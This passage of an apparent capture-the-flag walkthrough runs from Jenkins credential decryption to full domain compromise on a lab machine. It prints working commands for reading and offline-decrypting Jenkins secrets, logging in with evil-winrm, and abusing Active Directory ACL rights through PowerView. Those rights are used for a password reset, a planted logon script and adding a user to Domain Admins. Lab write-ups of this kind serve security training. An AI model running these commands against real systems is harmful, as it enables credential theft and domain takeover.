
Jenkins encrypts secrets using hudson.util.Secret (the per-instance
symmetric key) derived from master.key. Both files are needed for
offline decryption. Since hudson.util.Secret is binary, I exported it as
Base64 first:
certutil -encode C:\Users\oliver\AppData\Local\Jenkins\.jenkins\secrets\hudson.util.Secret output.b64
type output.b64


With both master.key and hudson.util.Secret collected, decryption uses
pwn_jenkins:
$ ./jenkins_offline_decrypt.py master.key hudson.util.secret credentials.xml
That recovers the password c1cdfun_d2434 for oliver. WinRM is open, so:
$ evil-winrm -u oliver -p c1cdfun_d2434 -i 10.129.96.147
Privilege Escalation — AD ACL Chain
With a real WinRM shell, the next step is BloodHound. After uploading and running SharpHound, the collected data reveals the attack path:


The chain is:
oliver→ForceChangePassword→smithsmith→GenericWrite→mariamaria→WriteOwner→Domain Admins
Step 1 — Change smith’s password using PowerView:
. .\PowerView.ps1
$newpass = ConvertTo-SecureString 'ha1ksRocks!' -AsPlainText -Force
Set-DomainUserPassword -Identity smith -AccountPassword $newpass
Step 2 — Log in as smith and abuse GenericWrite on maria.
GenericWrite allows setting arbitrary writable attributes on an object,
including the scriptpath logon script. I wrote a logon script to copy
a file from maria’s desktop:
evil-winrm -u smith -p 'ha1ksRocks!' -i 10.129.96.147
# Upload PowerView, then:
echo "copy \users\maria\desktop\Engines.xls \programdata\" > C:\programdata\logon.ps1
Set-DomainObject -Identity maria -SET @{scriptpath="C:\\programdata\\logon.ps1"}

After maria’s next logon, the script runs and deposits the file:

Downloading Engines.xls reveals plaintext credentials:

maria : W3llcr4ft3d_4cls
Step 3 — Abuse WriteOwner on Domain Admins as maria:
evil-winrm -u maria -p W3llcr4ft3d_4cls -i 10.129.96.147
# Upload PowerView, then:
Set-DomainObjectOwner -Identity "Domain Admins" -OwnerIdentity maria
Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity maria -Rights All
Add-DomainGroupMember -Identity "Domain Admins" -Members maria
Re-authenticating with a fresh ticket gives maria full Domain Admin membership.
Root
With Domain Admin rights, access to the Domain Controller is unrestricted — the root flag is readable from the Administrator desktop via WinRM or SMB.
Takeaways
- Open Jenkins registration with build access is unauthenticated RCE. Any user who can create and trigger a job can run arbitrary commands under the service account.
- Jenkins stores encrypted credentials offline-decryptably. Given read
access to
master.key,hudson.util.Secret, and a credentials XML, passwords are trivially recoverable withpwn_jenkins. - BloodHound ACL chains collapse complex AD environments. Even without a
single direct DA path, chained
ForceChangePassword→GenericWrite→WriteOwnerpermissions can achieve full domain compromise one hop at a time.